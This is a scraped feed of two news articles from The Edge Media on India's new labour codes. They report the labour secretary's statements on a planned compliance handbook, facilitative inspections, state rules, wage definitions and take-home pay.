The post Government to Issue Compliance Handbook for New Labour Codes appeared first on The Edge Media.
]]>read also: Labour Codes to Strengthen Worker Benefits Without Hurting Take Home Pay, Says Labour Secretary

Addressing an event organised by the PHD Chamber of Commerce and Industry, Gurnani said the government will work closely with industry bodies to ensure clarity and ease in adopting the new system.
The proposed handbook will clearly outline simplified compliance norms under the labour codes and will be made available in both physical and digital formats.
She emphasised that effective implementation of the labour codes requires close coordination between the government and industry so that the information reaches even small and medium enterprises. According to her, businesses at the grassroots level must clearly understand what is expected of them under the new legal regime.

The labour secretary said that both the Centre and state governments are taking steps to familiarise labour inspectors with their revised role as inspector-cum-facilitators.
Training programmes will be conducted to help officials adapt to the shift from enforcement-driven inspections to a more facilitative and guidance-oriented approach.
She added that central and state labour commissioners regularly organise forums and meetings to address industry concerns and clarify doubts related to the new codes. The government machinery, she said, will remain available to explain provisions of the labour reforms and support businesses during the transition period.
Under the new labour codes, inspectors designated as facilitators are required to give businesses a 30 day notice before initiating any action in cases of non-compliance. This provision is intended to encourage voluntary compliance rather than punitive enforcement.
The draft rules under the new labour codes are yet to be notified and will be placed in the public domain for a 45 day consultation process with stakeholders. Feedback from industry, workers’ representatives and other stakeholders will be considered before finalising the rules.
The four labour codes were notified by the central government last month, nearly five years after being passed by Parliament. These reforms consolidate and replace 29 existing labour laws with a simplified and modern framework.
The new laws include the Code on Wages 2019, the Industrial Relations Code 2020, the Code on Social Security 2020, and the Occupational Safety, Health and Working Conditions Code 2020. Together, they are designed to modernise labour regulations, improve worker welfare, reduce compliance burdens for employers, and align India’s labour ecosystem with changing workplace realities.
The post Government to Issue Compliance Handbook for New Labour Codes appeared first on The Edge Media.
]]>The post Labour Codes to Strengthen Worker Benefits Without Hurting Take Home Pay, Says Labour Secretary appeared first on The Edge Media.
]]>She emphasised that labour being a concurrent subject requires states to notify their own rules under the Labour Codes.

According to her,
Engagement with states has been ongoing for years and is not a recent development. The ministry has already conducted six regional consultations, and the rules framed by states are aligned with the national framework.
While states have flexibility to adapt provisions to local needs, the overall structure defined by the Codes ensures uniformity.
Addressing concerns that state level flexibility could lead to wide variations and confusion for employers and employees,
Gurnani said,
The Codes clearly define areas where states are empowered to frame rules. So far, no major divergence has been observed, as all rules remain within the boundaries of the central framework.
On the execution of worker friendly provisions such as minimum wages and universal social security, she said, the new system removes ambiguity. Minimum wage provisions are now universal, reducing interpretation related disputes. The government also plans to introduce a floor wage, below which no state will be allowed to fix minimum wages.
To improve enforcement, the labour ministry is working towards a technology driven inspection system. Inspections will increasingly be web based and supported by artificial intelligence and big data analytics. This approach is intended to focus regulatory attention on defaulting organisations, improve oversight and reduce direct human interface.
Several safeguards have also been built into the Codes. Workplaces will have grievance redressal committees with tripartite representation, alongside legally recognised trade unions. Labour tribunals are being strengthened with the inclusion of both judicial and administrative members, a move expected to speed up case disposal.
For social security coverage, the government plans to set up a national tripartite board for unorganised workers to oversee implementation. Separate tripartite boards are also proposed for gig and platform workers, reflecting the changing nature of employment.
Responding to concerns that changes in the definition of wages could lower take home pay, Gurnani explained that the reform aims to correct past practices where wages were artificially reduced and allowances inflated. Under the new formula, if allowances exceed 50 percent of total pay, the excess is added to basic wages. This results in higher employer contributions to gratuity and maternity benefits, both of which are the employer’s responsibility.
She clarified that the impact on provident fund deductions would be minimal, as mandatory contributions apply only up to a basic wage of Rs 15,000, while higher contributions are voluntary and mutually decided by employers and employees. As a result, claims of drastic reductions in take home salaries are not accurate.
On the potential impact of artificial intelligence on jobs, Gurnani said that while some roles may be disrupted, new employment opportunities will also emerge. The labour ministry is upgrading the National Career Service portal to improve job matching and is piloting efforts to integrate it into India’s digital public infrastructure, making it more accessible and useful for the broader employment ecosystem.
The post Labour Codes to Strengthen Worker Benefits Without Hurting Take Home Pay, Says Labour Secretary appeared first on The Edge Media.
]]>